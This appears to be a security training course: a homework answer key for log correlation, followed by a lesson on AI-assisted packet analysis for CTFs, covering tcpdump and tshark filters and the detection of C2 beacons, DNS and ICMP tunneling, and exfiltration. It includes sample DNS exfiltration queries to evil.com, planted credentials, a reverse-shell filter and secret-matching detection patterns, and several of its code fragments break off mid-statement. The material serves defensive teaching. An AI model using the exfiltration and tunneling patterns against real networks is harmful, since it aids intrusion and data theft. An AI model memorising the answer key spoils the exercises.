- At least one credential, API key, or token (often a JWT or database password) printed to the log.
- A stack trace revealing source paths, framework version, and at least one internal class name.
- A database query that leaks schema (table and column names).
- A `TODO` or `FIXME` comment that hints at an unfixed vulnerability.

### Top exploit value

The credential is almost always #1 because it is instantly reusable.

## Exercise 4 — Windows Event-Log Correlation

### Expected attack chain

1. 4625 burst (failed logons) — brute force or spray begins.

2. 4624 type 3 or type 10 — successful remote logon.
3. 4672 — special privileges assigned (admin context).
4. 4688 — PowerShell or cmd child process spawned.
5. 7045 or 4720 — persistence via service install or user creation.
6. 1102 — audit log cleared (defense evasion).

A good analysis places these events on a unified timeline with timestamps.

## Final Exercise — Cross-Log Correlation

---

### Expected cross-source finding

An IP, username, or timestamp cluster that appears in at least two of the four logs. Typical example: the SSH successful-login IP also appears as the source of the Apache 200 on the backdoor path, and the debug log shows an exception around the same timestamp.

## Part 2 — Homework Answers

### Task 1 — Detection Rule Pack

---

#### Expected rules

- **Sigma 1: SSH brute force** — Linux auth.log, detect N failed passwords from one source within T seconds.
- **Sigma 2: Audit log cleared** — Windows Security, event 1102. Near-zero false positives outside legitimate log rotation.
- **Sigma 3: Sensitive data in app logs** — match on `password=`, `api[_]?key=`, `authorization: bearer` in application log streams.

Good rules include a `falsepositives` section that lists realistic benign triggers (e.g., "SRE rotating logs manually").

## Task 2 — Blind-Spot Analysis

---

### Typical blind spots

- **DNS tunneling** — no DNS logs in the set → requires a DNS source.
- **In-memory malware** — no EDR telemetry → requires sysmon or EDR.
- **Cloud API abuse** — no cloudtrail / audit log → requires cloud provider audit.
- **Kerberoasting** — no ticket-request events → requires 4769 events + detection tuning.
- **Encrypted C2 over HTTPS** — Apache access log sees the host but not body → requires TLS inspection or NetFlow.

## Task 3 — Correlation Script

---

### Expected shape

A ~100-line Python script with three regex pools (IPv4, usernames, ISO timestamps), a dictionary counting which files each token appears in, and a final print of any token with file-count  $\geq 2$ . The bonus timeline should use simple dict bucketing by hour and print a bar of `#` characters per bucket.

## **Lesson 03: Network Traffic Analysis with AI**

# Network Traffic Analysis with AI

Using AI-assisted techniques to capture, dissect, and interpret network traffic for red team operations and CTF challenges.

## What You'll Learn

Packet capture, protocol analysis, traffic pattern recognition, and AI-powered anomaly detection.

## Tools We'll Use

tcpdump, Wireshark, tshark, Claude API, Python/Scapy

PCAP

tcpdump

Wireshark

C2 Detection

DNS Tunneling

AI Analysis

---



# Before We Begin

## ⚠ Educational Use Only

Network traffic analysis techniques are for authorized security testing and CTF competitions only. Unauthorized network sniffing is illegal in most jurisdictions.

Always ensure you have written authorization before capturing traffic on any network. In CTF contexts, you are working with provided PCAP files or explicitly authorized lab environments.

**Notes:** Emphasize legal boundaries. Wiretap laws (18 U.S.C. 2511), CFAA, and equivalents in other jurisdictions apply to unauthorized packet capture.

# Why Network Traffic Matters for Red Teams

- **Attack surface mapping** — discover services, protocols, and communication paths
- **Credential harvesting** — unencrypted protocols leak usernames, passwords, tokens
- **C2 identification** — detect and understand command-and-control channels
- **Data exfiltration detection** — spot data leaving the network through covert channels
- **Lateral movement tracing** — follow an attacker's path through internal hosts
- **CTF flag extraction** — flags are often embedded in packet payloads, headers, or DNS queries

The AI Advantage

Modern captures can contain millions of packets. AI helps you find needles in haystacks — summarizing conversations, flagging anomalies, and correlating events across protocols.

---

# Packet Capture Fundamentals

## The Capture Stack

| Tool                   | Use Case                            | Format             |
|------------------------|-------------------------------------|--------------------|
| <code>tcpdump</code>   | CLI capture & quick filtering       | PCAP               |
| <code>Wireshark</code> | GUI deep-dive analysis              | PCAPNG / PCAP      |
| <code>tshark</code>    | Scriptable Wireshark CLI            | PCAP / JSON / text |
| <code>dumpcap</code>   | Long-running capture (low overhead) | PCAPNG             |
| <code>Scapy</code>     | Python packet crafting & parsing    | PCAP / raw         |

All tools read/write the standard PCAP format, making them interchangeable for analysis workflows.

---

# tcpdump — The Swiss Army Knife

## Essential Capture Commands

```
# Capture all traffic on eth0, write to file
```

```
sudo tcpdump -i eth0 -w capture.pcap
```

```
# Capture only TCP port 80 (HTTP)
```

```
sudo tcpdump -i eth0 tcp port 80 -w http_traffic.pcap
```

```
# Capture DNS traffic with verbose output
```

```
sudo tcpdump -i any udp port 53 -vv
```

```
# Capture traffic to/from a specific host
```

```
sudo tcpdump -i eth0 host 192.168.1.100 -w target.pcap
```

```
# Capture first 500 bytes of each packet (headers + partial payload)
```

```
sudo tcpdump -i eth0 -s 500 -w partial.pcap
```

**Notes:** The `-w` flag writes raw packets. Without it, tcpdump prints a text summary which loses data. Always capture to file first, analyze second.

---

# tcpdump — BPF Filter Expressions

Berkeley Packet Filters let you surgically select traffic before it hits disk.

```
# Capture SYN packets only (port scans, new connections)
tcpdump -r capture.pcap 'tcp[tcpflags] & tcp-syn != 0'

# Capture HTTP GET requests
tcpdump -r capture.pcap 'tcp port 80 and tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420'


# Capture traffic between two subnets
tcpdump -r capture.pcap 'net 10.0.0.0/8 and net 192.168.0.0/16'

# Exclude SSH (reduce noise during red team ops)
tcpdump -i eth0 'not port 22' -w clean.pcap

# Capture ICMP (ping sweeps, tunneling)
tcpdump -r capture.pcap icmp
```

## Red Team Tip

During CTFs, start with a broad capture, then use BPF filters to isolate interesting conversations. Saves time over GUI-only analysis.





# tshark — Scriptable Deep Analysis

`tshark` is Wireshark's command-line sibling. It understands all Wireshark dissectors and display filters.

```
# List all HTTP requests with URLs
tshark -r capture.pcap -Y "http.request" \
  -T fields -e ip.src -e http.host -e http.request.uri

# Extract all DNS queries
tshark -r capture.pcap -Y "dns.qr == 0" \
  -T fields -e ip.src -e dns.qry.name

# Show all TCP conversations sorted by bytes
tshark -r capture.pcap -q -z conv,tcp

# Export HTTP objects (files transferred)
tshark -r capture.pcap --export-objects http,./exported_files/

# Output as JSON for AI processing
```

**Notes:** The `-T fields -e` syntax is the key to extracting structured data from PCAPs for feeding into AI models.

---

# Wireshark — Visual Deep Dive

## Essential Display Filters for CTFs

| Filter                                                        | Purpose                              |
|---------------------------------------------------------------|--------------------------------------|
| <code>http.request.method == "POST"</code>                    | Find form submissions / data uploads |
| <code>dns.qry.name contains "flag"</code>                     | DNS queries mentioning flags         |
| <code>tcp.flags.syn == 1 &amp;&amp; tcp.flags.ack == 0</code> | New connection attempts (SYN only)   |
| <code>frame contains "password"</code>                        | Packets containing "password" string |
| <code>ip.addr == 10.0.0.50 &amp;&amp; tcp.port == 4444</code> | Suspicious reverse shell traffic     |
| <code>tcp.stream eq 5</code>                                  | Follow a specific TCP conversation   |
| <code>data.len &gt; 0</code>                                  | Only packets with payload data       |

Right-click a packet → **Follow** → **TCP Stream** to reconstruct full conversations. This is how you recover transferred files, shell sessions, and exfiltrated data.

---

# Understanding the TCP Handshake

Every TCP connection begins with a three-way handshake. Recognizing this pattern is fundamental to traffic analysis.

| Client (10.0.0.5)                         | Server (10.0.0.10:443)   |
|-------------------------------------------|--------------------------|
|                                           |                          |
| --- SYN (seq=1000) ----->                 | Step 1: Client initiates |
|                                           |                          |
| <-- SYN-ACK (seq=5000,<br>ack=1001) ----- | Step 2: Server responds  |
|                                           |                          |
| --- ACK (seq=1001,<br>ack=5001) ----->    | Step 3: Client confirms  |
|                                           |                          |
| ===== DATA EXCHANGE =====                 | Connection established   |
|                                           |                          |
| --- FIN ----->                            | Teardown begins          |
| <-- FIN-ACK -----                         |                          |
| --- ACK ----->                            |                          |

## What to Watch For

**SYN scans** show SYN packets with no completing handshake. **Half-open connections** (SYN, SYN-ACK, RST) indicate port scanning. **Rapid sequential SYNs** to different ports on one host = port scan.

---

# Reading HTTP Requests in PCAPs

HTTP is plaintext — every header and body is visible in the capture.

```
GET /admin/config.php?debug=true HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64) rv:102.0
Cookie: session=YWRtaW46cGFzc3dvcmQxMjM=
Authorization: Basic YWRtaW46czNjcjN0
Accept: text/html,application/xhtml+xml
X-Forwarded-For: 10.0.0.99
Connection: keep-alive
```

## Red Flags in This Request

- **debug=true parameter** — admin debug endpoint being accessed
- **Base64 cookie** — `YWRtaW46cGFzc3dvcmQxMjM=` decodes to `admin:password123`
- **Basic Auth header** — credentials sent in cleartext (Base64-encoded)

- **X-Forwarded-For** — attacker may be spoofing source IP
-



# HTTP Response Analysis

```
HTTP/1.1 200 OK
Server: Apache/2.4.49
Content-Type: application/json
X-Powered-By: PHP/7.4.3
Set-Cookie: admin_token=eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoIYWRTaW4i.Sf1K;
  path=/; HttpOnly

{
  "status": "success",
  "db_host": "internal-db.corp.local",
  "db_user": "root",
  "db_pass": "Pr0d_DB_2024!",
  "flag": "CTF{pcap_analysis_reveals_secrets}"
}
```

## Intelligence Extracted

- **Apache/2.4.49** — known path traversal vulnerability (CVE-2021-41773)
- **PHP/7.4.3** — version fingerprinting for exploit research
- **JWT token** in Set-Cookie — can be decoded and potentially forged
- **Database credentials** leaked in response body

- **Internal hostname** reveals naming convention
-

# DNS Query Analysis

DNS is often overlooked but reveals critical intelligence about network activity.

| Timestamp    | Source   | Query Type | Query Name                         |
|--------------|----------|------------|------------------------------------|
| 14:23:01.001 | 10.0.0.5 | A          | c2-server.evil.com                 |
| 14:23:01.200 | 10.0.0.5 | A          | update.legitimate-corp.com         |
| 14:23:05.440 | 10.0.0.5 | TXT        | aGVsbG8gd29ybGQ=.data.evil.com     |
| 14:23:05.880 | 10.0.0.5 | TXT        | dGhpcyBpcyBleGZpbA==.data.evil.com |
| 14:23:06.100 | 10.0.0.5 | TXT        | dHJhdGVkIGRhdGE=.data.evil.com     |
| 14:23:10.500 | 10.0.0.5 | AAAA       | staging.internal.corp.local        |
| 14:23:15.003 | 10.0.0.5 | MX         | corp.local                         |
| 14:23:20.770 | 10.0.0.5 | A          | pastebin.com                       |

## Suspicious Indicators

- **c2-server.evil.com** — direct C2 domain resolution
- **Base64 subdomains** on `data.evil.com` — classic DNS exfiltration pattern
- **TXT record queries** to suspicious domains — often used for tunneling

- **Internal domain queries** — attacker performing reconnaissance
-

# DNS Tunneling Deep Dive

DNS tunneling encodes data in DNS queries and responses, bypassing firewalls that allow DNS traffic.

## How It Works

Data is encoded (Base32/Base64/hex) as subdomain labels. Each query sends ~63 bytes per label, ~253 bytes per domain name.

Responses carry data in TXT, CNAME, or NULL records.

## Detection Signals

Unusually long subdomain labels, high query frequency to one domain, TXT record queries, high entropy in domain names, consistent query intervals.

```
# Normal DNS query
wiki.corp.local                (15 chars)

# DNS tunnel query (Base32-encoded payload)
JBSWY3DPEHPK3PXP.MFZWIZLTOQ.t.evil.com (42 chars, high entropy)

# Detecting with tshark
```

```
tshark -r capture.pcap -Y "dns.qry.name.len > 50" \  
-T fields -e ip.src -e dns.qry.name
```

**Notes:** Tools like `iodine`, `dnscat2`, and `dns2tcp` automate DNS tunneling. Knowing how they work helps you detect them in captures.

---

# Identifying C2 Beacons

Command-and-control traffic has distinctive patterns even when encrypted.

## Beacon Characteristics

| Indicator            | What to Look For                                  | Example                       |
|----------------------|---------------------------------------------------|-------------------------------|
| Regular intervals    | Connections at fixed periods (jitter $\pm 10\%$ ) | Every 60s $\pm$ 6s            |
| Consistent size      | Check-in packets have similar byte counts         | Small GET, variable response  |
| Unusual User-Agent   | Default/generic strings or known C2 signatures    | Mozilla/4.0 (compatible)      |
| Long-lived sessions  | Connection persists for hours/days                | Single TCP stream, many hours |
| Uncommon ports       | HTTPS on non-443 ports, HTTP on high ports        | TCP 8443, 1337, 9999          |
| JA3/JA3S fingerprint | TLS client hello fingerprint matches known C2     | Cobalt Strike JA3 hash        |

# C2 Beacon — Timing Analysis

```
# Extract connection timestamps to a suspicious host
tshark -r capture.pcap -Y "ip.dst == 203.0.113.50 and tcp.flags.syn == 1" \
  -T fields -e frame.time_relative -e ip.src -e tcp.dstport
```

# Output:

```
# 0.000000      10.0.0.5      443
# 60.234100     10.0.0.5      443
# 120.118900    10.0.0.5      443
# 179.987600    10.0.0.5      443
# 240.312400    10.0.0.5      443
# 300.089100    10.0.0.5      443
```

## Analysis

Connections every ~60 seconds with slight jitter. This is a textbook C2 beacon. Human browsing is irregular; automated beacons are periodic. Calculate the **inter-arrival time standard deviation** — low values indicate automation.



```
# Python: Calculate beacon interval statistics
import statistics
times = [0.0, 60.23, 120.12, 179.99, 240.31, 300.09]
intervals = [times[i+1] - times[i] for i in range(len(times)-1)]
print(f"Mean interval: {statistics.mean(intervals):.2f}s")
print(f"Std deviation: {statistics.stdev(intervals):.2f}s")
# Mean interval: 60.02s | Std deviation: 0.15s → BEACON
```

---

# Data Exfiltration Patterns

## Common Exfiltration Channels

### Network-Based

- **DNS tunneling** — data in subdomain labels
- **ICMP tunneling** — data in ping payloads
- **HTTP/S POST** — to cloud storage / paste sites
- **Encrypted channels** — TLS to unknown IPs
- **SMTP** — data as email attachments

### Detection Indicators

- **Volume asymmetry** — more data OUT than IN
- **Off-hours traffic** — large transfers at 3 AM
- **New destinations** — IPs never seen before
- **Protocol anomalies** — DNS with large payloads
- **Encoding artifacts** — Base64 in unexpected places

```
# Find hosts sending the most data outbound
tshark -r capture.pcap -q -z endpoints,ip | sort -t'|' -k4 -nr | head -20

# Look for large DNS responses (possible tunneling)
```

```
tshark -r capture.pcap -Y "dns.resp.len > 512" \  
-T fields -e ip.src -e ip.dst -e dns.qry.name -e dns.resp.len
```

---

# Lateral Movement in Traffic

After initial compromise, attackers move through the internal network. These patterns are visible in PCAPs.

## Protocols That Reveal Lateral Movement

| Protocol / Port     | Technique                    | What to Look For                                  |
|---------------------|------------------------------|---------------------------------------------------|
| SMB (445)           | PsExec, file copy            | Admin\$ / C\$ share access, service creation      |
| WinRM (5985/5986)   | PowerShell remoting          | HTTP SOAP requests to /wsman                      |
| RDP (3389)          | Remote desktop               | New RDP sessions from compromised hosts           |
| SSH (22)            | Remote shell / tunneling     | SSH from servers that normally don't initiate SSH |
| WMI (135 + dynamic) | Remote execution             | DCOM/RPC traffic followed by process creation     |
| DCE/RPC (various)   | Pass-the-hash, Kerberoasting | Unusual Kerberos TGS requests, NTLM auth          |

```
# Find internal SMB connections (lateral movement indicator)
tshark -r capture.pcap -Y "smb2 and ip.src == 10.0.0.0/8 and ip.dst == 10.0.0.0/8" \
-T fields -e ip.src -e ip.dst -e smb2.cmd
```

---

# Unusual Port Usage

Attackers often disguise traffic by running services on unexpected ports.

```
# Find HTTP traffic on non-standard ports
tshark -r capture.pcap -Y "http and tcp.port != 80 and tcp.port != 443 and tcp.port != 8080" \
  -T fields -e ip.src -e ip.dst -e tcp.dstport -e http.host

# Example output:
# 10.0.0.5 203.0.113.50 9090 c2.evil.com
# 10.0.0.5 203.0.113.50 1337 update.evil.com

# Find services running on ports that don't match their expected protocol
tshark -r capture.pcap -Y "tcp.port == 53 and !dns"
tshark -r capture.pcap -Y "tcp.port == 443 and !tls"
```

## Common Evasion Techniques

- **HTTP over 443** — plaintext HTTP disguised as HTTPS
- **C2 over 53** — non-DNS traffic on the DNS port
- **Reverse shells on 80/443** — blending with web traffic

- **Domain fronting** — TLS SNI shows legitimate domain, Host header points to C2
-

# Encrypted Traffic Analysis

TLS encryption hides payload content, but metadata still reveals patterns.

## What's Visible in Encrypted Traffic

- **TLS handshake details** — SNI (Server Name Indication), certificate info, cipher suites
- **JA3 / JA3S fingerprints** — unique hash of TLS client/server hello parameters
- **Packet sizes and timing** — reveal communication patterns even when encrypted
- **Certificate properties** — self-signed, short-lived, unusual issuers
- **Connection duration** — long-lived TLS = possible C2 channel

```
# Extract TLS SNI (Server Name Indication) values
tshark -r capture.pcap -Y "tls.handshake.type == 1" \
  -T fields -e ip.src -e ip.dst -e tls.handshake.extensions_server_name

# Extract certificate details
tshark -r capture.pcap -Y "tls.handshake.type == 11" \
  -T fields -e ip.src -e x509ce.dNSName -e x509af.utcTime

# JA3 fingerprinting (requires Wireshark 3.x+ or zeek)
```



```
tshark -r capture.pcap -Y "tls.handshake.type == 1" \  
-T fields -e ip.src -e ja3.hash
```

---

# Netflow Data Analysis

When full PCAPs aren't available, netflow records summarize connection metadata.

| Start Time       | Duration | Proto | Src IP:Port    | Dst IP:Port      | Packets | Bytes   | Flags  |
|------------------|----------|-------|----------------|------------------|---------|---------|--------|
| 2024-03-15 02:15 | 3600s    | TCP   | 10.0.0.5:49221 | 203.0.113.50:443 | 14400   | 864000  | .AP.SF |
| 2024-03-15 02:15 | 0.1s     | TCP   | 10.0.0.5:49222 | 10.0.0.20:445    | 6       | 420     | .AP.SF |
| 2024-03-15 02:15 | 0.1s     | TCP   | 10.0.0.5:49223 | 10.0.0.21:445    | 6       | 420     | .AP.SF |
| 2024-03-15 02:15 | 0.1s     | TCP   | 10.0.0.5:49224 | 10.0.0.22:445    | 4       | 280     | .AP.R. |
| 2024-03-15 02:16 | 1800s    | TCP   | 10.0.0.5:49225 | 10.0.0.20:445    | 8200    | 5242880 | .AP.SF |
| 2024-03-15 02:48 | 120s     | TCP   | 10.0.0.5:49226 | 203.0.113.50:443 | 240     | 2097152 | .AP.SF |

## What This Tells Us

- **Line 1:** 1-hour persistent connection to external host (C2 beacon — 864KB over 1 hour)
- **Lines 2-4:** Rapid SMB scans across internal hosts (lateral movement recon)
- **Line 5:** 5MB transferred over SMB to 10.0.0.20 (file access / staging)
- **Line 6:** 2MB sent to external host in 2 minutes (data exfiltration)

# Preparing PCAP Data for AI Analysis

Raw PCAPs are too large and binary for direct AI input. You need to extract structured summaries.

## Extraction Pipeline

```
# Step 1: Export conversation list
tshark -r capture.pcap -q -z conv,tcp > conversations.txt

# Step 2: Extract HTTP request/response pairs
tshark -r capture.pcap -Y "http" -T fields \
  -e frame.number -e frame.time_relative -e ip.src -e ip.dst \
  -e http.request.method -e http.request.uri -e http.response.code \
  -e http.content_type -E header=y -E separator=, > http_summary.csv

# Step 3: Extract DNS queries with timestamps
tshark -r capture.pcap -Y "dns" -T fields \
  -e frame.time_relative -e ip.src -e dns.qry.name \
  -e dns.qry.type -e dns.resp.name -e dns.a \
  -E header=y -E separator=, > dns_summary.csv
```

---

# Feeding Traffic Data to Claude

Structure your AI prompts with clear context, data format, and specific questions.

```
import anthropic

client = anthropic.Anthropic()

# Load extracted data
with open("http_summary.csv") as f:
    http_data = f.read()
with open("dns_summary.csv") as f:
    dns_data = f.read()

prompt = f"""You are a network forensics analyst investigating a potential
security incident. Analyze the following network traffic data extracted
from a PCAP file.

## HTTP Traffic Summary
```

# AI Prompt Patterns for Traffic Analysis

## Pattern 1: Anomaly Detection

```
Analyze these DNS queries from host 10.0.0.5.  
Identify anomalies compared to normal corporate DNS usage:  
- Unusually long domain names  
- High-entropy subdomain labels  
- Queries to recently registered domains  
- Excessive query frequency to a single domain  
- TXT/NULL record queries to external domains  
  
DNS Data:  
[paste tshark DNS export here]
```

## Pattern 2: Timeline Reconstruction

```
Given these TCP conversations sorted by start time,  
reconstruct the attack timeline:
```

1. When did the initial compromise occur?
2. What reconnaissance was performed?
3. When did lateral movement begin?
4. When was data exfiltrated?

Conversation data:

[paste tshark conversation list here]

---

# AI Prompt Patterns (continued)

## Pattern 3: C2 Protocol Identification

```
I have HTTP traffic between an internal host (10.0.0.5)
and an external server (203.0.113.50). Analyze the
request/response patterns to determine:
```

1. Is this likely C2 traffic? Why?
2. What C2 framework might this be? (Cobalt Strike, Metasploit, custom, etc.)
3. What is the beacon interval?
4. Are there any tasking/response patterns visible?

```
HTTP headers and partial payloads:
```

```
[paste extracted HTTP data here]
```

## Pattern 4: Exfiltration Quantification



Analyze these outbound data transfers and estimate:

1. Total data volume exfiltrated
2. Exfiltration method(s) used
3. Encoding/compression detected
4. Duration and rate of exfiltration

Netflow records for outbound traffic:

[paste netflow data here]

---

# Python + Scapy for Automated Analysis

```
from scapy.all import rdpcap, DNS, DNSQR, IP, TCP
from collections import Counter
import math

packets = rdpcap("capture.pcap")

# --- DNS Analysis ---
dns_queries = []
for pkt in packets:
    if pkt.haslayer(DNS) and pkt[DNS].qr == 0: # queries only
        qname = pkt[DNSQR].qname.decode()
        dns_queries.append({
            "src": pkt[IP].src,
            "query": qname,
            "type": pkt[DNSQR].qtype
```

# Scapy — Beacon Detection

```
from scapy.all import rdpcap, IP, TCP
import statistics

packets = rdpcap("capture.pcap")

# Find all SYN packets to a suspect IP
target_ip = "203.0.113.50"
syn_times = []

for pkt in packets:
    if (pkt.haslayer(TCP) and pkt.haslayer(IP)
        and pkt[IP].dst == target_ip
        and pkt[TCP].flags & 0x02): # SYN flag
        syn_times.append(float(pkt.time))
```

---

# Scapy — Exfiltration Detection

```
from scapy.all import rdpcap, IP, TCP, DNS, DNSQR
from collections import defaultdict
import base64

packets = rdpcap("capture.pcap")

# Track bytes per destination
outbound = defaultdict(int)
internal_net = "10.0.0."

for pkt in packets:
    if pkt.haslayer(IP):
        src, dst = pkt[IP].src, pkt[IP].dst
        if src.startswith(internal_net) and not dst.startswith(internal_net):
            outbound[dst] += len(pkt)
```

# End-to-End AI Analysis Pipeline

```
import anthropic, subprocess, json

def analyze_pcap_with_ai(pcap_path):
    """Complete pipeline: PCAP → tshark extraction → AI analysis"""

    # Extract HTTP summary
    http = subprocess.run([
        "tshark", "-r", pcap_path, "-Y", "http",
        "-T", "fields", "-e", "frame.time_relative",
        "-e", "ip.src", "-e", "ip.dst",
        "-e", "http.request.method", "-e", "http.request.uri",
        "-e", "http.response.code", "-E", "header=y"
    ], capture_output=True, text=True).stdout

    # Extract DNS summary
```

# ICMP Tunneling Detection

ICMP (ping) packets can carry arbitrary data in their payload field. Normal pings have small, predictable payloads.

```
# Normal ping payload (Windows default: alphabet pattern)
# 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70  abcdefghijklmnop

# Suspicious ICMP payload (encoded data)
# 50 4b 03 04 14 00 00 00 08 00 ... (ZIP file header!)

# Detect ICMP packets with unusually large payloads
tshark -r capture.pcap -Y "icmp and data.len > 64" \
  -T fields -e ip.src -e ip.dst -e data.len -e data.data

# Count ICMP packets per source (high volume = tunneling)
tshark -r capture.pcap -Y "icmp.type == 8" \
  -T fields -e ip.src | sort | uniq -c | sort -rn
```

## Key Indicators

- **Payload size > 64 bytes** — standard ping uses 32-64 bytes

- **Non-ASCII payloads** — binary data instead of alphabet pattern
  - **High frequency** — hundreds of pings per minute to one host
  - **Asymmetric payload** — request and reply have different data sizes
-

# TLS Certificate Analysis

Self-signed and suspicious certificates are strong indicators of malicious infrastructure.

```
# Extract certificate details from TLS handshakes
tshark -r capture.pcap -Y "tls.handshake.type == 11" \
  -T fields \
  -e ip.src -e ip.dst \
  -e x509sat.utf8String \
  -e x509ce.dNSName \
  -e x509af.utctime

# Example output:
# 203.0.113.50 10.0.0.5 "Internet Widgits Pty Ltd" evil.com
# 230101000000Z-240101000000Z
```

## Certificate Red Flags

| Indicator                                         | Why It's Suspicious                       |
|---------------------------------------------------|-------------------------------------------|
| Default organization ("Internet Widgits Pty Ltd") | OpenSSL default — not changed by attacker |
| Self-signed certificate                           | No CA validation, easy to generate        |



| Indicator                          | Why It's Suspicious                    |
|------------------------------------|----------------------------------------|
| Very short validity period         | Temporary infrastructure               |
| Mismatched CN / SAN                | Certificate doesn't match the domain   |
| Let's Encrypt on suspicious domain | Free certs, commonly used by attackers |

---

# Putting It All Together — Analysis Workflow

1. **Orientation** — protocol hierarchy, conversation list, capture duration
2. **Identify endpoints** — map internal vs external hosts, find top talkers
3. **DNS analysis** — resolve suspicious domains, check for tunneling patterns
4. **HTTP inspection** — examine requests/responses for credentials, C2, data leaks
5. **Encrypted traffic** — TLS SNI, certificate analysis, JA3 fingerprints
6. **Timing analysis** — identify beacons, correlate events across protocols
7. **Data flow** — quantify bytes per destination, identify exfiltration
8. **AI-assisted review** — feed structured extracts to Claude for pattern analysis
9. **Timeline reconstruction** — build the attack narrative from evidence

Pro Tip

Start with `tshark -r file.pcap -q -z io,phs` (protocol hierarchy) to see what protocols are present before diving into specific filters. This saves enormous time on large captures.

---

# Quick Reference — tshark One-Liners

```
# Protocol hierarchy (what's in this capture?)
tshark -r cap.pcap -q -z io,phs

# All unique destination IPs
tshark -r cap.pcap -T fields -e ip.dst | sort -u

# HTTP requests with full URLs
tshark -r cap.pcap -Y "http.request" -T fields \
  -e http.request.method -e http.host -e http.request.full_uri

# All user-agents (fingerprint tools/malware)
tshark -r cap.pcap -Y "http.user_agent" -T fields \
  -e ip.src -e http.user_agent | sort -u

# TLS SNI values (what domains are being accessed via HTTPS)
```

# CTF Challenge: Operation Shadow Beacon

## Scenario

Your SOC detected anomalous traffic from a developer workstation (10.0.0.5). A PCAP was captured over 2 hours. Your mission: analyze the capture to identify the attacker's C2 server and determine what data was exfiltrated.

## Challenge Objectives

1. **Identify the C2 server IP and port** — find the beacon in the traffic
2. **Determine the beacon interval** — calculate timing with statistical analysis
3. **Find the exfiltration channel** — how is data leaving the network?
4. **Reconstruct the exfiltrated data** — decode and recover the stolen content
5. **Build the attack timeline** — from initial compromise to exfiltration

## 6. **Extract the flag** — hidden in the traffic

---

# CTF Challenge — Hints & Approach

## Step 1: Orientation

```
tshark -r shadow.pcap -q -z io,phs
tshark -r shadow.pcap -q -z conv,tcp
tshark -r shadow.pcap -q -z endpoints,ip
```

## Step 2: DNS Recon

```
tshark -r shadow.pcap -Y "dns" \
-T fields -e ip.src \
-e dns.qry.name | sort -u
```

## Step 3: Beacon Hunt

```
# Check timing to suspect IPs
tshark -r shadow.pcap \
-Y "ip.dst==SUSPECT_IP" \
-T fields -e frame.time_relative
```

## Step 4: Exfil Recovery

```
# Look for Base64 in DNS
tshark -r shadow.pcap \
-Y "dns.qry.name.len > 50" \
-T fields -e dns.qry.name
```

Use Claude to analyze extracted conversation data and help identify patterns you might miss manually.

---



# CTF Challenge — AI-Assisted Solution

```
import anthropic, subprocess

# Extract all the data we need
def extract(pcap, display_filter, fields):
    cmd = ["tshark", "-r", pcap, "-Y", display_filter,
           "-T", "fields"] + [f for field in fields
                              for f in ("-e", field)]
    return subprocess.run(cmd, capture_output=True, text=True).stdout

pcap = "shadow.pcap"
dns_data = extract(pcap, "dns.qr==0",
                   ["frame.time_relative", "ip.src", "dns.qry.name", "dns.qry.type"])
http_data = extract(pcap, "http",
                   ["frame.time_relative", "ip.src", "ip.dst",
                    "http.request.method", "http.request.uri", "http.response.code"])
```

# Common CTF PCAP Challenges

| Challenge Type           | What to Look For                             | Tools                                |
|--------------------------|----------------------------------------------|--------------------------------------|
| Hidden flag in HTTP      | Response bodies, headers, cookies            | <code>tshark --export-objects</code> |
| DNS exfiltration         | Base64/hex in subdomains, TXT records        | Scapy, tshark + decode script        |
| Credential theft         | FTP, Telnet, HTTP Basic/Form auth            | <code>tshark -z credentials</code>   |
| File transfer recovery   | FTP-DATA, SMB, HTTP objects                  | Wireshark "Export Objects"           |
| Steganography in packets | Unusual ICMP payloads, TCP ISN encoding      | Custom scripts, Scapy                |
| Wireless (802.11)        | WPA handshake, deauth frames, probe requests | aircrack-ng, Wireshark               |
| VoIP / RTP               | Audio streams, DTMF tones                    | Wireshark "Telephony" menu           |

**Notes:** Always check the protocol hierarchy first. If you see unusual protocols (ICMP with large payloads, DNS with many TXT queries), those are likely where the challenge flag is hidden.

---

# Key Takeaways

## Technical Skills

- Capture with `tcpdump`, analyze with `tshark`
- BPF and display filters for surgical extraction
- TCP handshake, HTTP, and DNS protocol analysis
- Beacon detection through timing analysis
- DNS tunneling and ICMP covert channel detection
- TLS metadata and certificate analysis

## AI Integration

- Extract structured data before feeding to AI
- Use specific prompt patterns for each analysis type
- AI excels at pattern recognition in large datasets
- Combine automated extraction with AI interpretation
- Build reusable analysis pipelines
- Always verify AI findings against raw data

## Next Lesson

Lesson 04: Code Auditing — Using AI to find vulnerabilities in source code for CTF challenges and security assessments.

---

# Network Traffic Analysis with AI

Capturing, dissecting, and leveraging AI to find needles in network haystacks.

**WARNING — Authorized Use Only:** Capturing network traffic on networks you do not own or do not have explicit written authorization to test is illegal in most jurisdictions. The techniques in this lesson are intended solely for CTF competitions, lab environments, and authorized penetration tests. Always confirm scope and obtain written permission before capturing any traffic.

## Why Network Traffic Analysis Matters for Red Teams

Network traffic is the circulatory system of every organization. Every authentication attempt, database query, file transfer, and command-and-control heartbeat eventually becomes a sequence of packets on a wire. For red teamers, traffic analysis serves two complementary purposes: understanding what a target network looks like from the inside, and detecting (or avoiding detection of) malicious activity.

During a penetration test, capturing traffic can reveal:

- **Clear-text credentials** transmitted over legacy protocols (FTP, Telnet, HTTP Basic Auth, LDAP without TLS)
- **Internal network topology** — broadcast traffic, ARP tables, and DNS queries expose hosts, services, and naming conventions
- **Lateral movement opportunities** — SMB shares, RDP sessions, and internal API calls show trust relationships between machines
- **Data exfiltration channels** — DNS tunneling, ICMP covert channels, and oversized HTTP POST requests can indicate ongoing compromise

Manually reviewing hundreds of thousands of packets is impractical. This is where AI-assisted analysis becomes a force multiplier: an LLM can summarize traffic patterns, flag anomalies, and correlate indicators across sessions far faster than a human analyst scrolling through Wireshark.

# Packet Capture Fundamentals

---

Three tools form the backbone of traffic capture and inspection:

## tcpdump

The command-line workhorse. Available on virtually every Unix system, tcpdump captures packets directly from a network interface and can write them to a pcap file for later analysis.

```
# Capture all traffic on eth0, write to file
sudo tcpdump -i eth0 -w capture.pcap

# Capture only DNS traffic (port 53)
sudo tcpdump -i eth0 port 53 -w dns_traffic.pcap

# Capture HTTP traffic and print ASCII payload
sudo tcpdump -i eth0 port 80 -A

# Capture first 500 packets on any interface
